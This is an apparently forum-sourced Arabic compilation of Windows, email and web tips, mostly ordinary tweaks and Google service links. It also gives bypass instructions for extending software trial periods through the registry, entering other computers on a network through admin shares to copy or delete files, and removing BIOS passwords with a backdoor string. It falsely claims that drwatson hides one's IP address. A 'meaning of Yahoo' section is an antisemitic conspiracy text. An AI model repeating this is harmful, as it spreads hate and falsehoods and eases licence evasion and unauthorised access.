Menu Show Delay هنا يجب ان تكتب الكلمات بنفس الطريقه ومراعاه الحروف الكبيره والصغيره بعد ذلك أنقر بالزر الايمن للماوس على الكلمه التى كتبتها تظهر قائمة صغيره تخير منها modify ثم أكتب الرقم صفر في المساحه الفارغه اغلق محرر سجل النظام وأعد تشغيل الجهاز ستجد ان سرعته قد زادت بصوره كبيره ويمكنك ملاحظه ذلك من تحريك الماوس على قائمه ابدأ اي start
الطريقه الثانيه:
تقليل عدد البرامج التي تفتح عند تشغيل الويندوز وذلك بحذفها من قائمة start up أو بتشغيل الملف msconfig بعد فتح الملف انقر على start up فتظهر قائمة بالملفات التي تعمل عند تشغيل الويندوز وهنا يجب ان تكون علم بالبرامج التي يجب أن توقف عملها من القائمه واذا تخيرت برنامجا تقوم بازالة اللامه في المربع الموجود امامه
الطريق الثالثه:
حذف كل الملفات التي يخزنها الويندوز في الملف **c:windowstemporary in** لانها مؤقته وتشغل حيزا من القرص الصلب وتقلل من السرعه للجهاز
الطريقه الرابعه:
حذف جميع الملفات المؤقته الموجوده في المجلد **internet file c:windowstemporary** وهي عباره عن الملفات المؤقته يتم خرينها خلال تصفحك للأنترنت وتكون كثيره أيضا وتشغل حيز
اما اذا كنت راهي ومعاك فلووس فخلي لكل برنامج أو فايل كمبيوتر خاص

طريقة استرجاع رسالة تم ارسالها بالبريد

هل تريد أسترجاع رساله أرسلتها
إذا أرسلت ايميل بالخطأ وتريد حذفه
قم بفتح برنامج الأوتلوك
قم بفتح مجلد عناصر مرسلة Items Sent
من قائمة أحداث
Actions
قم باختيار إسترجاع هذه الرسالة
Recall this Message
إذا أردت إلغاء الرسالة ، قم بإختيار مربع الخيار "إلغاء النسخ غير المقروءه من الرسالة"
"of this message Delete unread copies"
أما إذا أردت تغيير مضمون الرسالة ، فقم بإختيار مربع الخيار "إلغاء النسخ غير المقروءة وإستبدالها برسالة جديدة"
"copies and replace with a new message Delete unread"

كيف تعرف ان رسالتك تم قرائتها للذي ارسلتها له بالايميل

فقط ضع الإضافة التالية بعد عنوان المرسل إليه في نفس سطر العنوان
confirm.to
مثال: لو كان عنوان صديقك هو
username@anymail.com
:تكتب عنوانه كالتالي
username@anymail.com.confirm.to
ثم أرسل رسالتك كالمعتاد
عندما يقرأ الشخص الآخر رسالتك ستصلك رسالة تأكيد بذلك ووقت قراءتها

لا تستخدم النسخ واللصق لانها خطرة

هذه المعلومة خطيرة للغاية
كلنا يستعمل أثناء عمله في الحاسوب و خصوصا الأنترنت اختصارات الكيبورد لاسيما منها النسخCtrl+c و اللصق Ctrl+v الان المعلومة:
بتركيبة من لغات البرمجة ك JavaScript و ASP تستطيع بعض المواقع تسجيل ماقمت بنسخه على الشاشة سواء كان نصا أو كلمة مرور أو رقما لبطاقة بنكية الخ...
يمكنكم التأكد مما قلته بنفسكم:
أولا ظلل أي نص تريده و قم بنسخه Ctrl+c
اذهب لهذا الموقع ستجده ملصقا هناك
http://www.friendlycanadian.com/appl.../clipboard.htm
لذا تنبهوا أن تنشروا معلوماتكم الخاصة أو الهامة عن طريق الخطأ

كيف تكسر الوقت في البرامج التجريبية.

تعتمد كثير من البرامج بوضع حماية على برامجها، و غالبا ما تكون هناك فترة تجريبية للبرنامج مدة لا تتجاوز ١٤ يوماً، و في حالة رغبة المستخدم بالتجديد عليه أن يشتري النسخة الاصلية، أو البحث عن (كراك) البرنامج، و يقصد به الرقم التسلسي، الذي يمكنه من فتح النسخة.

فهل ترغب ان تزيد في مدة التجربة؟
فبدلا من ١٤ يوما ، تكون اكثر من ١٤٠٠ يوم مثلا ؟ حسنا أليك الطريقه

١- اضغط على (start او ابدأ)حسب الويندوز اللي تملكه اذا كان عربي او انجليزي .
٢- اختار(run)(أو تشغيل) .
٣- اكتب في المربع (regedit)وبعدها اضغط على(موافق أو ok) .
٤- سوف يشتغل برنامج للدخول الى سجلات الويندوز.
٥- سوف تظهر لك خمسة مجلدات صفراء في الجهه اليسرى من الشاشه ، اختر المجلد المكتوب امامه(HKEY_LOCAL_MASHINE)واضغط علامة(+) التي بجانبه .
٦- سوف تظهر مجلدات كثيره بداخل المجلد المختار .
٧- اختر مجلد(Software)واضغط علامة (+) التي بجانبه .
٨- سوف تظهر مجلدات كثيره بداخله ، اختر مجلد (Microsoft) وبعدها مجلد (Windows) بنفس الطريقه طبعا.
٩- اضغط على مجلد(Currentversion) سوف تظهر على يمين الشاشه عناصر كثيره .
١٠- ابحث بين العناصر عن العنصر(SSInstall) واضغط عليه بزر الفأره اليمين ثم اختر(modify).
١١-ستظهر نافذه صغيره بها مربع مكتوب فيه قيمة ، واختيارين (Hexdecimal , Deciaml).
١٢ - اختر (Decimal)ستجد ان القيمه الموجوده بداخل المربع تغيرت ارقامها.
١٣- غير القيمه الموجوده بداخل المربع الى(٩٩٩٩٩٩٩٩٩ تسعة تسع مرات).
مع ملاحظة ان هناك برامج لا تنجح بهذه الطريقة وانما تنجح ببرامج كسر الوقت

طريقة اخفاء ال IP من الجهاز بدون برنامج

طريقة إخفاء الأى بى الخاص بجهازك بدون برامج
الأي بي (IP) هو رقم جهازك علي الشبكة العنكبوتية ، وكل مرة تدخل فيها الأنترنت يكون لك رقم IPمختلف عن كل مرة ، ويعتمد الهاكرز كلياً علي رقم الأي بي للضحية التي سوف يتم اختراقه .
ولكن اذا كان الأي بي ليس موجود فلن يستطيع أحد اختراقك وهذة طريقة اخفاء الأي بي الخاص بك اثناء تصفحك الأنترنت ، اتبع التالي ..
-1إضغط على قائمة إبدأ Start
-2إختار تشغيل Run
-3ثم أكتب Command ثم إضغط موافق Ok
-4أكتب الأمر الآتى drwatson ثم إضغط Enter
ستظهر لك أيقونه بالأسفل فى شريط المهام عباره عن صوره لرأس شخص شعره مصفر هكذا لن يستطيع أحد من معرفة رقم جهازك

كيف تعرف البلد الذى اريلت لك منه رساله بريد الكترونى

لمعرفة البلد الذي ارسلت لك منه الرسالة الالكترونية اتبع الخطوات التالية :

1-الهوتميل Hotmail

ادخل معلومات تسجيل الدخول الى الهوتميل بكتابة الاسم وكلمة السر .
بعد تسجيلك الدخول الى حسابك البريدي اضغط على الكلمة Option الموجودة على يمين الصفحة،بعد ذلك اختر اعدادات الا يميل Email الموجودة على يسار الصفحة ،ثم اختر عرض اعدادات الايميل، ثم اختر احد الاختيارين Full او Advanced والخاصة بالـ ـ Message Headers ، بعدها احفظ التغييرات من خلال الضغط على كلمة Ok في نهاية الصفحة، عندها تكون قد اكملت الجزء الاول والمهم من الاعدادات. اذهب الان الى صندوق الرسائل وافتح اي رسالة تعجبك، ثم انسخ رقم الـ IP (Internet Protocol)الخاص بالرسالة المرسلة اليك، بعد نسخك لرقم الاي بي اذهب الى متصفح الانترنت واكتب العنوان التالي http://www.whois.sc/ ومن ثم الصق الرقم الذي نسخته قبل قليل واضغط على كلمة ابحث Search ، عندها ستأتيك بعض المعلومات عن البلد والشبكة التي ارسل منهما الايميل .

2-الياهو Yahoo

فيما يخص بريد الياهو فهو لا يفرق كثيرا عن الهوتميل الا في اشياء بسيطة. لاداء نفس العملية ابدأ بتسجيل الدخول الى حسابك البريدي .

ومن ثم اضغط على الكلمة Option على يمين الصفحة :

بعدها اضغط على General Preferences

ومن ثم اختر الخيار :
Show all headers on incoming messages

بعدها احفظ الاعدادات من خلال الضغط على Save في نهاية الصفحة

اذهب الان وافتح اي رسالة تريد وانسخ رقم الاي بي الخاص بالمرسل :

ومن ثم اذهب الى http://www.whois.sc/ والصق الرقم واضغط على كلمة ابحث .

معنى كلمة YAHOO!

%%. هل تعرف معني كلمه ياهو %%..

لعلك تعرف ان شركه Yahoo الموجود موقعها بالانترنت وهي في الاصل شركه يهوديه واتخذت شعارها هذا لموقعها...ولكن ..
هل تعرف ماذا تعني كلمه ? Yahoo هي كلمه يهوديه و تعني إلهـنا (الاله) باللغه العبريه وهو الاله الذي ينتظره اليهود في تورآتهم المحرفه لأنهم يؤمنون بأنه سيأتي ويتبعوه ويقتل كل من لا يؤمن به ويرفع من شأن اليهود ..ويؤمنون ايضا ...انه لن يأتي حتى يبنى هيكل سليمان فوق أنقاض المسجد الاقصى وأن لظهوره علامات لا أتذكر منها الا ظهور البقره الحمراء .
بقي شيء واحد ومهم ...
هل تعرف من هو هذا ال Yahoo ؟؟؟ بمفهومنا نحن كمسلمين
انه ...الأعور الدجـال...
مع إختلافنا الجذري طبعا عن أحفاد القرده والخنازير بطريقه ظهوره وصفاته وما شابه بعقيدتنا الاسلاميه التي توضح ذاك ...
والدليل على ثبوت التسمية بالفكر اليهودي الحاضر هو تسمية رئيس الوزراءالأسرائيلي الأسبق : نتن ياهو وهي تعني (عطاء ا)
المصدر(الدكتور جواد علي - الآلهه عند العرب).

معنى قوقل ؟ google

كلمة "Googol" هي مصطلح رياضي يعني(١) متبوعا بمائة (١٠٠) صفر. وقد وضع هذا المصطلح العالم ميلتون سيروتا؛ ابن أخت عالم الرياضيات الأمريكي إدوارد كاسنر، وانتشر هذا المصطلح في كتاب " Mathematics and the Imagination" (الرياضيات والخيال) الذي ألفه كاسنر وجيمس نيومان.

التأسيس :
سبتمبر، ١٩٩٨، على يد لاري بيدج وسيرجي برين.

لمحة عامة عن الشركة :
تتمثل مهمة Google في تنظيم المعلومات الدولية وتسهيل الوصول إليها والإفادة منها عالميا.
وكخطوة أولى لإنجاز هذه المهمة؛ قاما مؤسِسا Googleلاري بيدجوسيرجي برين بتطوير أسلوب جديد للبحث على الإنترنت، وكان منشأ هذا الأسلوب هو إحدى قاعات جامعة ستانفورد، ثم انتشر بسرعة بين الباحثين عن المعلومات حول العالم. وGoogle

الآن معروفة على نطاق واسع بأنها صاحبة أكبر محرك بحث على مستوى العالم والذي يوفر خدمة مجانية سهلة الاستخدام ويعطيك عادة النتائج ذات العلاقة في جزء من الثانية. قوقل يعتبر أحد أشهر خمسة مواقع على الانترنت

الموظفون :

عدد الموظفين: ٥٦٨٠ موظف بالوقت الكامل ابتداء من ٣١ ديسمبر ٢٠٠٥؛ كثير منهم فنيون ومهندسون .

مكان الشركة :

ماونتن فيو، كاليفورنيا ، الولايات المتحدة الأمريكية
علما بأنه يوجد مكاتب مبيعات وهندسة للمؤسسة في جميع أنحاء العالم

تقنية البحث :

تتفرد Google بتركيزها على تطوير "محرك البحث التام" الذي عرّفه المؤسس المشارك لاري بيدج بأنه "ذلك الشيء الذي يفهم تماما ما تعنيه ويعطيك تماما ما تريد." ولتحقيق هذه الغاية؛ فقد حرصت Google باستمرار على الابتكار ورفضت التقّيد بحدود النماذج التقليدية. وكانت النتيجة أن طورت Google من بنيتها التحتية الخدمية وأخرجت لنا تقنية PageRank™ (تصنيف الصفحات) البارعة التي غيرت الطريقة التي تُجرى بها عمليات البحث.

جوجل لبرمجة المواعيد والوقت (اعتمد عليه) ... لتنظيم وقتك ومواعيدك
http://www.googlealert.com

ابحث عن الـ Blog (المدونات)... في اي موضوع تريده
http://blogsearch.google.com

للبحث عن الكتب والبحوث الجامعية
http://books.google.com

الأدلة التجارية .. ابحث عن أي منتج سوف تجد الأدلة التي تحويه ..
http://catalogs.google.com

دليل Google للمواقع .. اكتشف المزيد و المزيد من المواقع
http://www.google.com/dirhp

برنامج Google لسطح المكتب .. فيه صور عن عيد الميلاد و العد التنازلي لعيد الميلاد وغيرها من هالخرابيط .. صراحة ما جربته ، لذلك لا أعلم عنه شيئا .. كأنه كمان يحدد درجة حرارة المنطقة التي تكون فيه (إن كانت طبعاً ضمن المناطق المدرجة فيه)
http://desktop.google.com

جوجل إيرث (برنامج القمر الاصطناعي الشهير)
http://earth.google.com

كأنه خاص بسوق المال و الأسهم و الأخبار الإقتصادية
http://finance.google.com/finance

فروجل .. باحث المستندات والتقاريرالعالمي
http://froogle.google.com

البحث عن الصور
http://images.google.com

خرائط قوقل
http://maps.google.com/maps

الأخبار من قوقل
http://news.google.com

براءات الإختراع
http://www.google.com/patents

المواضيع العليمة المتعلقة بالعلوم الأحيائية وغيرها
http://scholar.google.com

شريط أدوات قوقل
http://toolbar.google.com

للبحث عن شيفرات البرامج (للمتخصصين و المبرمجين)
http://code.google.com

مختبرات جوجل للعلوم العامة
http://labs.google.com

احصل على مدونتك من قوقل
http://www.blogger.com

التقويم الخاص بك من جوجل
http://www.google.com/calendar

تقريباً .. تعني مشاركة الوثائق و الجداول بين زملائك .. أو شيء من هذا القبيل
http://docs.google.com

البريد الالكتروني من جوجل
http://gmail.google.com

مجموعات قوقل
http://groups.google.com

محرر الصور
http://picasa.google.com

برنامج رسومات ثلاثية الأبعاد
http://sketchup.google.com

ماسنجر الـ gmail
http://www.google.com/talk

ترجمة قوقل (مواقع ، نصوص ، ..)
http://www.google.com/language_tools

أسأل ... وخل جوجل يجيب ... للسؤال في اي موضوع والرد يجيك من المتخصص في الموضوع
http://answers.google.com/answers

قاموس جوجل للبحث في "القواميس" http://directory.google.com

مجموعة رائعة من آخر برامج الجوجل
http://pack.google.com

Google Web Accelerator لتسريع الاتصال بالإنترنت
http://webaccelerator.google.com

معنى كلمة HTML

إنها اللغة المستخدمة لإنشاء صفحات الإنترنت.

(والكلمة إختصار لـ Hyper Text Markup Language). وهي ليست لغة برمجة بالمعنى والشكل المتعارف عليه للغات البرمجة الأخرى كلغة C . فهي مثلاً لا تحتوي على جمل التحكم والدوران، وعند الحاجة لاستخدام هذه الجمل يجب تضمين شيفرات من لغات أخرى كـ Java, JavaScript, CGI . كذلك فهي لا تحتاج إلى مترجم خاص به Compiler . وهي غير مرتبطة بنظام تشغيل معين، لأنه يتم تفسيرها وتنفيذ تعليماتها مباشرة من قبل متصفح الإنترنت وبغض النظر عن النظام المستخدم. لذلك فهي لغة بسيطة جداً، وسهلة الفهم والتعلم ولا تحتاج لمعرفة مسبقة بلغات البرمجة والهيكلية المستخدمة فيها. بل ربما كل ما تحتاجه هو القليل من التفكير المنطقي وترتيب الأفكار.

تتكون مفردات لغة Html من شيفرات تسمى TAGS أي الوسوم. وهي تستخدم بشكل أزواج وتكتب (من اليسار إلى اليمين) .

كيف تتبع رسالة ارسلك لك وتعرف من اين ارسلت

مثال : فيه واحد رسل رسالة على الهوت ميل وأنت ما تعرفه
ماهو الحل لمعرفة هذا الشخص ؟
كلنا يعرف IP بنستفيد منه ..؟

أدخل على الموقع التالي : http://www.ip-adress.com/
أكتب رقم IP الشخص الذي تريد معرفة من أي مكان هو في المستطيل المقابل لكلمة IP or HOST look upوأضغط عليه....
وكما في الصورة ادناه للموقع



1-أكتب IP الشخص المراد معرفة بلاده.
2-أضغط هنا للفحص.
3-هنا تظهر البيانات المتعلقة بعنوان IP كالبلد.
4-أضغط هنا لتحديد مكان الشخص على الخريطة.
5-أضغط هنا لتكبير الخريطة.
6-الخريطة وفيها علامة حمراء تدل على مكان الشخص.

ملاحظة هامة : توجد هناك بعض البرامج التي تغير IP فمثلاً لو كنت من اليمن تستطيع أن تختار دولة من البرنامج فتكون مثلاً من الصين فعند فحص IP تجد إنه من الصين وهو من اليمن.
للناس إلي ما يعرفون يطلعون عنوان IP إنتظروا فأنا مجهز موضوع لهم .. بس ترانى ما بحطه إلا لو كان فيه طلب للطرق..
المصدر-منتديات الجعيدي

كيف تدخل على كمبيوتر يعمل ضمن شبكتك

ولكن قبل ذلك يجب اخذ ال ipللجهاز المرادوهناك برامج كثيره في المنتدى

يا اخوانى طريقه سهله للدخول على اجهزه نفس الشبكه وهى طريقه سهله ومبسطه
اولا ادخل على قائمه start
ثم run
اكتب الاتى
\\
ثم ip الجهاز الذى ترغب فى الدخول عليه
ثم
\
ثم اسم المحرك الذى تريدى الدخو ل عليه وهو عاده يكون g .c , e .f.d
ثم علامه الدولار$
ثم enter
انت الان داخل الجهاز ويمكن انت تضيف ماتريد وتحذف ما تريد وتنسخ ما تريد على جهازك ويمكنك ايضا اضافه اشياء على سطح المكتب من الدخول على محرك c .

سيرفرات الايميلات او مايسمى بالمقام

الياهو-:

mx1.mail.yahoo.com
mx2.mail.yahoo.com
mx3.mail.yahoo.com
mx4.mail.yahoo.com

الهت ميل-:

mx1.hotmail.com
mx2.hotmail.com
mx3.hotmail.com
mx4.hotmail.com

المكتوب-:


pri.maktoob.com
sec.maktoob.com

كيف ترفع موقع على شبكة الانترنيت بواسطة الفرونت بيج

نشر الموقع على الشبكة

بعضها البعض والتأكد من خلو الموقع من الأخطاء مع الانتهاء من تصميم الموقع وربط الصفحات بعد وذلك بعد حجز اسم نطاق للموقع سواء عن طريق الاشتراك أو الانترنت . نقوم بتحميل الموقع على

. ليتمكن المتصفحين من الوصول أو استعراض موقعك . المجانية الاستضافة
ونشر الموقع بواسطة الفرونت بيج بغاية السهولة . من شريط الادوات انقر على ايقونة نشر الموقع
، او من قائمة ملف اختار نشر ويب تظهر لك النافذة ادناه :



اكتب في هذه النافذة اسم مزود خدمة ويب الذي سوف تنشر عليه موقعك ثم انقر موافق ، يبدأ البرنامج بنشر الموقع قليلا ثم يتوقف ليطلب منك ادخال اسم المستخدم وكلمة المرور الخاصة بموقعك كما في الشكل ادناه :

الاسم وكلمة المرور
تتطلب هذه العملية إذن مستخدم لـ ftp://www.netfirms.com.
الأسماء وكلمات المرور تدعم تحسس حالة الأحرف.
الاسم: azwoz
كلمة المرور: *******
موافق
إلغاء الأمر

وبعد الانتهاء من تحميل الموقع على الشبكة سوف يخبرك البرنامج بانتهاء نشر الموقع على الشبكة . اذهب الان وافتح المستعرض واكتب عنوان موقعك الجديد لتجد انه قد تم تحميله . وبعد ان انتهينا من تحميل الموقع على الشبكة تأتي خطوة مهمة الا وهي نشر الموقع لدى المواقع الاخرى ومحركات البحث العالمية ليسهل الوصول اليه .

كيف تعرف مواصفات جهازك

كثير منا يريد معرفة مواصفات الجهاز الذي بين يديه ولكن لايستطيع معرفة إلا القليل من المواصفات ..وكي تتعرف على جميع المواصفات صغيرها وكبيرها فقط اكتب الأمر التالي(dxdiag) في خانة تشغيل ثم موافق وتصفح بكل سهولة جميع المواصفات ..

اسرار كمبيوترك الخاص

هناك الكثير من الاسرار في جهاز الكمبيوتر الخاص بك وفي نظام التشغيل وندوز :

"أيقاف او اعادة تشغيل الجهاز بضغطة زر "
تستطيع وضع اختصار على سطح مكتبك عند الضغط عليه يتم ايقاف تشغيل الكمبيوتر بشكل نهائي ، ولعمل ذلك اتبع الخطوات التالية :
-1قم بالضغط بزر الفأرة الايمن في اي مكان في سطح مكتبك
-2اختر اختصار (Shortcut) من قائمة جديد (New)
-3اكتب هذا السطر كما هو في مستطيل سطر الاوامر
Windows\Rundll32.exe User.exe,ExitWindows
-4اضغط التالي (Next) واكتب الاسم الذي تحب ثم انتهاء , (Finish) وستجد على سطح مكتبك رمز جديد عند الضغط عليه سيتم ايقاف الكمبيوتر .
ولعمل اختصار لاعادة تشغيل الجهاز اتبع نفس التعليمات الواردة اعلاه مع تغيير سطر الاوامر الي السطر التالي :
C:\WINDOWS\RUNDLL.EXE user.exe,exitwindowsexec

"لانشاء كلمة مرور للدخول لجهاز الكمبيوتر "

الجميع يستطيع تخطي كلمة المرور الخاصة بالوندوز ولكن كلمة المرور الخاصة بالجهاز لا احد يستطيع تخطيها ان لم يكن يعرفها ، ولعمل هذه الحماية في جهازك اتبع التالي :
عند بداية تشغيل الجهاز اضغط على Del في لوحة المفاتيح
ستفتح لك نافذة زرقاء مقسمة كجدول الى قسمين
في القسم الايمن ستجد SUPERVISOR PASSWORD عند النقر عليها سيفتح لك مستطيل احمر ، اكتب فيها كلمة المرور التي تريدها لجهازك وسيطاب منك تكرار الكلمة ، ستكون هذه هي كلمة المرور الخاصة بالمشرف بمعنا انه سيكون الوحيد القادر على تعديل محتويات هذه اللوحة ، بما فيها كلمة المرور الخاصة بالمستخدم
وستجد هذه الجملة USER PASSWORD اسفل الجملة السابقة وهي كلمة المرور الخاصة بالمستخدم ، عند النقر عليها سيفتح لك مستطيل احمر اكتب فيه كلمة المرور التي تريدها وسيطاب منك تكرارها ، ويستطيع من يعرفها الدخول الى الجهاز والى هذه الوحة ايضا ولكنه لايستطيع التعديل سوى في كلمة المرور الخاصة به
بعد ان قمنا بأنشاء كلمة المرور يجب تفعيلها وذلك بالطريقة التالية
في القسم الايسر لهذه الوحة قم بالدخول على هذه الجملة BIOS FEATURES SETUP وستجد داخلها عدة اوامر ما يهمنا منه هو الامر Security Option يجب ان يكون على امر system واستخدم زر + لمشاهدة الخيارات
بعد ذلك اخرج من هذه الوحة بزر الهروب Esc وقم بحفظ العمل باختيار الامر SAVE & EXIT SETUPاو بالضغط على مفتاح F10 في لوحة المفاتيح وعند سؤال الكمبيوتر لك بالتأكيد على حفظ العمل اكتب الحرف Y ثم اضغط على زر الادخال وبهذا تكون قد انشأت كلمة مرور لجهاز الكمبيوتر .

هل تعلم انك تستطيع تشغيل اي برنامج من خلال زر تشغيل (Run) الموجود في قائمة ابدأ(Start) ؟
كل ما عليك هو كتابة الدليل الكامل الموجود به البرنامج ، وسنستعرض سويا اهم البرامج التي تستطيع تشغيلها من هذا الامر وليس لها اختصار مباشر في قائمة البرامج ونتعرف على اهميتها وفوائدها

الغاء كلمة السر للكمبيوتر

بعض الأجهزة عند تشغيلها تطلب كلمة سر قبل الدخول إلى شاشة ترحيب الويندوز وهذه الكلمة السرية تحفظ بالماذربورد واليك طريقة فتح لاجهزة المقفلة

توجد طريقتان لعمل ذلك :

الأولى : قم بإدخال ما بين القوسين { award-sw } بدلاً من الرقم الأصلي ، ونسبة نجاحه ٩٥% في عملية الفتح

الثانية : القيام بعملية إخراج البطارية الصغيرة التي توجد داخل صندوق الجهاز من مكانها ثم إعادتها مرة أخرى ، والموجودة في اللوحة الرئيسية لجهاز الكمبيوتر ونسبة نجاحها ١٠٠% والسبب هو لأن تلك العملية سوف تؤدي إلى الإلغاء النهائي لعملية الإقفال السري ، والبداية من جديد دون أية أضرار قد تحد ث لجهازك.

"مدقق ملفات النظام "

الامر sfc وبكتابته يظهر لك مدقق ملفات النظام ، ومن خلاله تستطيع التدقيق في ملفات النظام المتغيرة او المفقوده ، كما انك تستطيع من خلاله استخراج اي ملف نظام من قرص الوندوز المضغوط ما عليك سوى كتابة اسم الملف وامتداده والضغط على زر بدأ واتباع خطوات المرشد وسيتم استخراج الملف بنجاح .

"الاداة المساعدة لتكوين النظام "

وبكتابة الامر msconfig يظهر لك مساعد تكوين النظام ، ومن خلالة تستطيع الكشف على برامج بدأ التشغيل .

"برنامج تسجل وندوز "

الامر regedit يظهر لك برنامج التسجيل الخاص بالوندوز ، وهو برنامج مهم فجميع التعليمات الخاصة بالجهاز والبرامج الموجودة فيه تكون مسجله داخله ، ولا ننصح بتعديل محتوياته لمن لا يجيد التعامل مع الجهاز ، وسنفرد لاحقا انشاء ا درسا خاصا بهذا الامر .

"الغاء تجزئة القرص "

بكتابة هذا الامر Defrag ستظهر لك نافذة الغاء تجزئة القرص ، وهو برنامج مهم ومفيد يجعل من جهازك يعمل بشكل اسرع من خلال ترتيب الملفات والبرامج في جهازك ، وننصحك دائما بعمل التجزئه وبشكل دوري وعند عمل التجزئة للقرص الرئيسي الموجود به الوندوز وعادة يكون :C ننصحك بتعطيل كافة البرامج قيد التشغيل ومنها البرامج الموجودة في شريط المهام كالانتي فايروس او الزون الارم وغيرها وتعطيل شاشة التوقف للجهاز وكذلك الوضع الامن لكي لا يتم الكتابة فوق القرص اثناء التجزئه وبالتالي اعادة التجزئة من جديد .

"ضغط الاقراص "

بكتابة الامر Drvspace سيظهر لك برنامج ضغط الاقراص ، وتستطيع من خلالة ضغط اي من الاقراص الصلبة لديك او المرنة للحصول على مساحة اضافية .

"المهام "

بكتابة الامر التالي Taskman ستفتح لك نافذة المهام قيد التطبيق حاليا ، وهي مفيده لمن لديه الكثير من التطبيقات المفتوحة ، فهذه النافذة تسهل عليك الوصول السريع لاي منها .

"تفحص الاقراص "

بكتابتك للامر التالي Scandskw ستظهر لك نافذة تفحص الاقراص لديك ، وهو برنامج مفيد يقوم بالكشف على محركات الاقراص لديك للكشف عن الاخطاء الموجودة فيها .

"تنظيف محرك الاقراص "

بكتابة الامر Cleanmgr ستظهر لك نافذة تنظيف محركات الاقراص ، ويقوم البرنامج بفحص محرك الاقراص الذي تحدده ليقوم بأعطائك تقرير عن الملفات التي تستطيع الاستغناء عنها لكسب مساحة اضافية على محرك الاقراص .

"أداة تشخيص "DirectX

بكتابة الامر Dxdiag ستظهر لك اداة تشخيص DirectX ، وهي لمعالجة اخطاء العرض وصور الفيديو والصوت وتعطيك تقرير كامل عن نوع المعالج لديك وسرعته وحجم الذاكرة العشوائية كما تمكنك من تفحص اداء كروت الصوت والشاشة في جهازك وحجم الذاكره لها والكثير من المزايا .

"مكبر العرض "

الامر Magnify يظهر لك اداة التكبير ، وهو مفيد جدا لمن نظره ضعيف او يعمل على الصور ويحتاج لتركيز اكبر على ابعاد الصورة ، فهو يفتح لك نافذة مستطيلة في اعلى الشاشة تظهر لك النقطة التي تعمل عليها بشكل كبير جدا .

"الغاء خاصية التشغيل التلقائي للقرص المضغوط "

اذا كان يزعجك ان يعمل القرص المضغوط تلقائيا عند ادراجه في CD ROM فهناك طريقتان لتخلص من هذه المشكلة ، الاولى وهي يدوية وطريقتها ان تقوم بالضغط على (Shift) في لوحة المفاتيح ولمدة ٥ ثوانيا تقريبا عند ادخالك للقرص المضغوط ، والثانية هي بالغاء هذه الخاصية من الجهاز نهائيا ، ولعمل هذه الطريقة توجه الى النظام عن طريق خصائص جهاز الكمبيوتر او عن طريق لوحة التحكم ، ثم اختر ادارة الاجهزة ، ثم قم بالدخول على خصائص الـ CD ROM واختر اعدادات ثم قم بأزالة علامة الصح من (اعلام بأدراج تلقائي) ثم موافق ولعمل هذه الخاصية لابد من اعادة تشغيل الجهاز .

"أضافة اختصار في قائمة ابدأ "

لأضافة اختصار في قائمة ابدأ (Start)اضغط على رز ابدأ بزر الفأرة الايمن ، ثم اختر فتح ، ستفتح لك نافذة بها الاختصارات الموجوده في القائمة ، اضغط بزر الفأرة الايمن في اي مكان داخل النافذة ثم اختر اختصار من قائمة جديد ، قم بالبحث داخل جهازك من خلال الزر استعراض عن البرنامج الذي تريد وضع اختصار له ، ثم التالي ثم انهاء ، انقر الان على زر ابدأ وستجد البرنامج ضمن القائمة .
اما اذا اردت وضع اختصار للوحة التحكم في هذه القائمة فعند الضغط بالزر الايمن داخل نافذة قائمة ابدأ اختر مجلد من قائمة جديد ، ثم قم بلصق هذا السطر كما هو في خانة اسم المجلد
Controlpanel.{21EC2020-3AEA-1069-A2DD-08002B30309D

كيف تسترجع ايميلك المسروق

اولا الياهو

لكى تسترجع ايميلك المسروق على الياهو قم بالدخول على هذا الرابط وادخل بيناتك وسيتم استرجاعة لك بعد تغير كلمة السر (وحدث معى ان شخص سرق ايميلى فاسترجعتة بهذة الطريقة وهى مضمونة ١٠٠ % للاسترجاع المشروع) اليكم الرابط

=http://edit.yahoo.com/config/eval_forgot_pw?.src

ثانيا : الهوتميل:

يدخل الى هذا الموقع وسيجد الطريقة مشروحة بالتفصيل لاسترجاع ايميل الهوتميل بالصور وايضا طريقة مشروعة

http://www.bintnet.com/club/showthread.php?t=84628

طريقة اخرى

طريقة جديدة لي استعادة الايميل المسرووق

في حماية الإيميل من السرقه حتى لوغير

السارق الباسوورد والسؤال السري وهي على طريقتين :

الطريقه الاولى :

روح لموقع النت باسبورت http://www.passport.com
واجهة الموقع

إضغط على كلمة خدمةالأعضاء

إضغط على
إضافة عنوان بريد إلكتروني بديل أو تغييره

راح يطلب منك الإيميل والباسوورالإميل المراد حمايته

بعدما تدخل الإيميل والباسوورد راح تجيلك صفحه ادخل الباسوورد والإميل البديل وتأكيد الإيميل البديل
أكملها وإضغط متابعة
سيأتيك تم إضافة البريد البديل بنجاح

الان إنتهينا من الطريقه الاولى

الطريقة الثانيه :

لما ينسرق إيميلك اذهب للهوتميل قول نسيت الباسوورد

راح يطلب إسم الإيميل والدوله والبريد أكتبها

إضغط إستمرار هيطلب منك الإجابه على السؤال السري طبعا السارق للايميل مغير الاجابه ضع أي

إجابه ل 3 مرات ثم حيقول لك شكرا لم تتمكن من كتابه الاجابه الصحيحه ثم هيظهر خيارين

إختر الخيار الأول

سوف تاتيك كلمة send to email

إضغط عليها سوف يطلب منك البريد البديل الي وضعناه أولا ضعه

3دقايق تلقى رساله من النت باسبورت وفيها في الوسط نك طويل إضغط عليه اكتب الإيميل) المسروق (

الباسوورد الجديد

تأكيد الباسوورد الجديد

ثم ok بعد كدا تكون رجعت إيميلك بكل سهوله

كيف تعرف ال IP الخاص بك وسرعة ADSL

١. بكتابة الامر winipcfg تستطيع معرفة رقم IP الخاص بك اثناء دخولك للانترنت وهناك طريقة اخرى وكالاتالي

٢. ادهب ال www.google.com محرك البحث قوقل
